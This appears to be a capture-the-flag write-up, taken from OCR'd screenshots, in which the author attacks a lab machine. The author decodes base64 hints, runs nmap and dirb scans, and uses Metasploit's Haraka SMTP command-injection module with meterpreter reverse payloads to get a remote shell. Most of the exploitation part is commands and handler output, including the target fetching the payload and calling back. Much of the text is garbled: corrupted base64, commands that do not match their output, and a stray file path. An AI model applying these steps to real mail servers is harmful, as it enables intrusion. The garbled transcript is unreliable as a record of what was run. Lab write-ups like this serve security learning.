TG1zdGVuIG9uIHBvcnQgMTMzNyB2aWEgc3dpc3MgYXJte5BrbmlmZQ== c3Rhcn0gc3dpc3Mga25pZmUgb24gdGFyZ2V0IEl0IGFuZCBwb3J0IG51bWJlcIA
xMzH3
root@gurashish:~/Downloads#
```

We will get our second flag, so we need to decode that as well.

```
root@gurashish:~/Downloads# ls
atom-amd64.deb firefox-66.0.3.tar hacker.png Hello.jpg linux-logo.png
root@gurashish:~/Downloads# echo "TG1zdG9uIG9uIHBycndqMTMzNyB2aNeoc3pc3MgYXJteSBrbalmZQ==" | base64 -d
Listen on port 1337 via swiss army kniferoot@gurashish:~/Downloads#
```

After we decode this flag, we will get a hint to use netcat on port 1337 at the time of running exploit.sh.

Step:4:- We will then search for smtp exploits using searchsploit.

```
root@gurashish:~/Downloads# search smtp
Matching Modules
=====
# Name                                Disclosure Date  Rank    Check  Description
- ----
1 auxiliary/client/smtp/emailer      2003-09-17   normal  No     Generic Emailer (SMTP)
2 auxiliary/dos/smtp/sendmail_prescan 2003-09-17   normal  No     Sendmail SMTP Address prescan Memory Corrupt
3 auxiliary/dos/smtp/ms06_019_exchange 2004-11-12   normal  No     MS06-019 Exchange MODPROP Heap Overflow
4 auxiliary/fuzzers/smtp/smtp_fuzzer   2004-11-12   normal  Yes    SMTP Simple Fuzzer
5 auxiliary/scanner/http/gavazzi_em_login_loot 2004-11-12   normal  Yes    Carlo Gavazzi Energy Meters - Login Brute Force
rce, Extract Info and Dump Plant Database
6 auxiliary/scanner/smtp/smtp_enum      2004-11-12   normal  Yes    SMTP User Enumeration Utility
7 auxiliary/scanner/smtp/ntlm_domain    2004-11-12   normal  Yes    SMTP NTLM Domain Extraction
8 auxiliary/scanner/smtp/smtp_relay     2004-11-12   normal  Yes    SMTP Open Relay Detection
9 auxiliary/scanner/smtp/smtp_version   2004-11-12   normal  Yes    SMTP Banner Grabber
10 auxiliary/server/capture/smtp        2004-11-12   normal  No     Authentication Capture: SMTP
11 auxiliary/vsploit/pki/email_pki      2004-11-12   normal  No     VSPLIT Email PkI
and Injection
12 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03   excellent No     Exim and Dovecot Insecure Configuration Comm
13 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27   great   Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
14 exploit/linux/smtp/haraka          2017-01-26   excellent Yes    Haraka SMTP Command Injection
15 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24   excellent No     ClamAV Milter Blackhole-Mode Remote Code Execution
16 exploit/unix/smtp/exim4_string_format 2010-12-07   excellent No     Exim4 string_format Function Heap Buffer Overflow
17 exploit/unix/smtp/morris_sendmail_debug 1988-11-02   average  Yes    Morris Worm sendmail Debug Mode Shell Escape
on (Shellshock)
18 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24   normal   No     Qmail SMTP Bash Environment Variable Injection
19 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09   manual   No     SquirrelMail PGP Plugin Command Execution (SMT)
20 exploit/windows/browser/communicrypt_mail_activescript_Overflow 2010-05-19   great   No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
21 exploit/windows/browser/oracle_dc_submittexpress 2009-08-28   normal   No     Oracle Document Capture 10m ActiveX Control
```

we will choose exploits/linux/smtp/haraka and open it msfconsole.

```

root@gurashish: ~/Downloads
msf5 exploit(linux/smtp/haraka) > options
Module options (exploit/linux/smtp/haraka):

Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST   0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080           yes       The local port to listen on.
SSL       false          no        Negotiate SSL for incoming connections
SSLCert   no             no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  no             no        The URL to use for this exploit (default is random)
email_from foo@example.com yes       Address to send from
email_to  admin@localhost yes       Email to send to, must be accepted by the server
rhost     yes            yes      Target server
rport     25             yes      Target server port

Exploit target:
Id  Name
--  ---
0   linux x64

msf5 exploit(linux/smtp/haraka) > set rhost 192.168.0.105
rhost => 192.168.0.105
msf5 exploit(linux/smtp/haraka) > exploit

```

now just to get an idea about email_to and setting right payload, I went to google and got a github help link.

The address to serve the payload from
rhost

The address or hostname to target
payload

Any compatible Metasploit payload

Example Run

```

msf > use exploit/linux/smtp/haraka
msf exploit(haraka) > set email_to root@haraka.test
email_to => root@haraka.test
msf exploit(haraka) > set payload linux/x64/meterpreter_reverse_http
payload => linux/x64/meterpreter_reverse_http
msf exploit(haraka) > run

[*] Started HTTP reverse handler on http://192.168.1.1:8080
[*] Exploiting...
[*] Using URL: http://192.168.1.1:8080/36CachFfIBnB#3
[*] Sending mail to target server...
[*] http://192.168.1.1:8080 handling request from 192.168.1.2; (UUID: xoljaxxi) Redirecting stageless connection from
[*] http://192.168.1.1:8080 handling request from 192.168.1.2; (UUID: xoljaxxi) Attaching orphaned/stageless session
[*] Meterpreter session 2 opened (192.168.1.1:8080 -> 192.168.1.2:42122) at 2017-05-10 22:41:06 -0500
[*] Command Stager progress - 100.00% done (120/120 bytes)
[*] Server stopped.

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.2 - Meterpreter session 2 closed. Reason: User exit
msf exploit(haraka) >

```

so looking at the information, we enter valid inputs to the exploit and gain meterpreter and shell access.

```
Applications ▾ Places ▾ Terminal ▾ Sun 18:26
root@gurashish: ~/Downloads
msf5 exploit(linux/smtp/haraka) > options
Module options (exploit/linux/smtp/haraka):
Name      Current Setting  Required  Description
----      .....  .....  .....
SRVHOST  192.168.0.112    yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  4444              yes        The local port to listen on.
SSL      false             no         Negotiate SSL for incoming connections
SSLCert   no               Path to a custom SSL certificate (default is randomly generated)
URIPath  no               The URI to use for this exploit (default is random)
email_from foo@example.com yes        Address to send from
email_to  root@haraka.test yes        Email to send to, must be accepted by the server
rhost    192.168.0.105    yes        Target server
rport    25               yes        Target server port

Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
----      .....  .....  .....
LHOST  192.168.0.112    yes        The listen address (an interface may be specified)
LPORT  4444              yes        The listen port

Exploit target:
Id  Name
--  --
0   linux x64

msf5 exploit(linux/smtp/haraka) > set payload linux/x64/meterpreter_reverse_http
payload => linux/x64/meterpreter_reverse_http
msf5 exploit(linux/smtp/haraka) > exploit
[*] Started HTTP reverse handler on http://192.168.0.112:8080
[*] Exploiting...
[*] Using URL: http://192.168.0.112:4444/N67wgm54sK
[*] Sending mail to target server...
[*]
```

```
Applications ▾ Places ▾ Terminal ▾ Sun 18:34
root@gurashish: ~/Downloads
File Edit View Search Terminal Tabs Help
root@gurashish: ~
root@gurashish: ~
root@gurashish: ~

100600/rw-----  82      fil  2019-05-05 11:35:08 +0530 .xsession-errors
100600/rw-----  1433    fil  2019-05-05 11:34:51 +0530 .xsession-errors.old
40755/rwxr-xr-x  4096    dir  2019-01-20 11:06:18 +0530 Desktop
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Documents
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Downloads
40775/rwxrwxr-x  4096    dir  2018-07-21 22:25:00 +0530 Haraka-2.8.8
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Music
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Pictures
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Public
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Templates
40755/rwxr-xr-x  4096    dir  2018-07-22 03:09:29 +0530 Videos
100644/rw-r----  8980    fil  2018-07-22 02:37:42 +0530 examples.desktop
100775/rwxrwxr-x  94     fil  2018-07-21 23:02:12 +0530 exploit.sh
100644/rw-r----  397503  fil  2018-07-21 22:24:47 +0530 v2.8.8.tar.gz

meterpreter > ./exploit.sh
[!] Unknown command: ./exploit.sh.
meterpreter > ./exploit.sh
[!] Unknown command: ./exploit.sh.
meterpreter > shell
Process 4322 created.
Channel 1 created.
ls
Desktop
Documents
Downloads
examples.desktop
exploit.sh
Haraka-2.8.8
Music
Pictures
Public
Templates
v2.8.8.tar.gz
Videos
pwd
t
Terminate channel 1? [y/N] y
meterpreter > ls
[!] Error running command ls: Rex::TimeoutError Operation timed out.
meterpreter > python -c
```

We then enable the netcat listener on port 1337 before executing exploit.sh file.

```

Applications ▾ Places ▾ Terminal ▾ Sun 19:11
root@gurashish: ~
File Edit View Search Terminal Tabs Help
root@gurashish: ~
root@gurashish:~# nc -lvp 1337
listening on [any] 1337 ...
^C
root@gurashish:~# nc -lvp 1337 5 17:26:16 2019
listening on [any] 1337 ... 192.168.0.105
^C
root@gurashish:~# nc -lvp 1337 < /usr/share/dirb/wordlists/common.txt
listening on [any] 1337 ...
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.0.105/ ---
+ http://192.168.0.105/index.html (CODE:200 SIZE:179)
+ http://192.168.0.105/robots.txt (CODE:200 SIZE:115)
+ http://192.168.0.105/server-status (CODE:403|SIZE:301)

-----
END TIME: Sun May 5 17:26:38 2019
DOWNLOADED: 4612 - FOUND: 3
root@gurashish:~# nmap -o 192.168.0.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 17:49 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.63 seconds
root@gurashish:~# nmap -o 192.168.0.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 17:49 IST
Nmap scan report for 192.168.0.105
Host is up (0.0006s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 00:7A:CC:31:4A:C9 (Hon Hai Precision Ind.)
Device type: general purpose
Running: Linux 3.x|4.x
OS CPE: cpe:/o:linutx:linux_kernel:3 rcp:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please Report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds
root@gurashish:~# 


```

```

Applications ▾ Places ▾ Terminal ▾ Sun 19:23
root@gurashish: ~/Downloads
File Edit View Search Terminal Tabs Help
root@gurashish: ~/Downloads
root@gurashish: ~
root@gurashish: ~
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.0.105 - Meterpreter session 3 closed. Reason: User exit
msf5 exploit(linux/smtp/haraka) > exploit
[*] Started HTTP reverse handler on http://192.168.0.112:8080
[*] Exploiting...
[*] Using URL: http://192.168.0.112:4444/ZTTRJm0Aa2Ld
[*] Sending mail to target server...
[*] Client 192.168.0.105 (Wget/1.17.1 (linux-gnu)) requested /ZTTRJm0Aa2Ld
[*] Sending payload to 192.168.0.105 (Wget/1.17.1 (linux-gnu))
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0ny03NrE06_ne5g6NvpHLMByhJAnWodvEu_j7zfY1KNMt7gCm4_vvhbNV_NBT8dpq9We0Aj_1I2pmJt7qFh-MCd4m2St5glnImERAJNzRdogpqwC00e6g with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0ny03NrE06_ne5gkM76SUC-9x5AB92jWn2zC00gFv-Umw1BesMyNxglACUM_2acCsrsIK with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0ny03NrE06_ne5wIef9UsFx00lxVym4cd11FGphPj_63n6DR-BgmLwwCsMcMp1Cneqz9X44pb0HniBkMePjcTlqqCF1Wzj9b with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0ny03NrE06_ne5wByxu13h with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Redirecting stageless connection from /63V3PnK0ny03NrE06_ne5wf2wj0qzsh04rh51voJcfR8V1llq1CAxXosTFcq0MhpWIYcvwM6fNu4051Bz3uC6p2L7tBtHqJEjGJ with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.0.112:8080 handling request from 192.168.0.105; (UUID: m4ilifwz) Attaching orphaned/stageless session...
[*] Meterpreter session 4 opened (192.168.0.112:8080 -> 192.168.0.105:58284) at 2019-05-05 19:19:05 +0530
[*] Triggered bug in target server (plugin timeout)
[*] Command Stager progress - 100.00% done (118/118 bytes)
[*] Server stopped.

meterpreter > shell
Process 4885 created.
Channel 1 created.
./exploit.sh
mknode: /tmp/backpipe: File exists
nc: Address already in use

```



The screenshot shows a terminal window titled 'Terminal' with three tabs open. The first tab is 'root@gurashish: ~/Downloads' and contains the following text:

```
meterpreter > shell
[*] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.0.105 - Meterpreter session 3 closed. Reason: User exit
msf5 exploit(linux/smtp/haraka) > exploit
```

The second tab is 'root@gurashish: ~' and the third is 'root@gurashish: ~'. The terminal window has a dark background with light-colored text. A vertical scroll bar is visible on the right side of the window.

After enabling the netcat listener , I tried executing the 'exploit.sh' file, but unfortunately there was an error which could not be resolved. Therefore one out of three flags could not be found.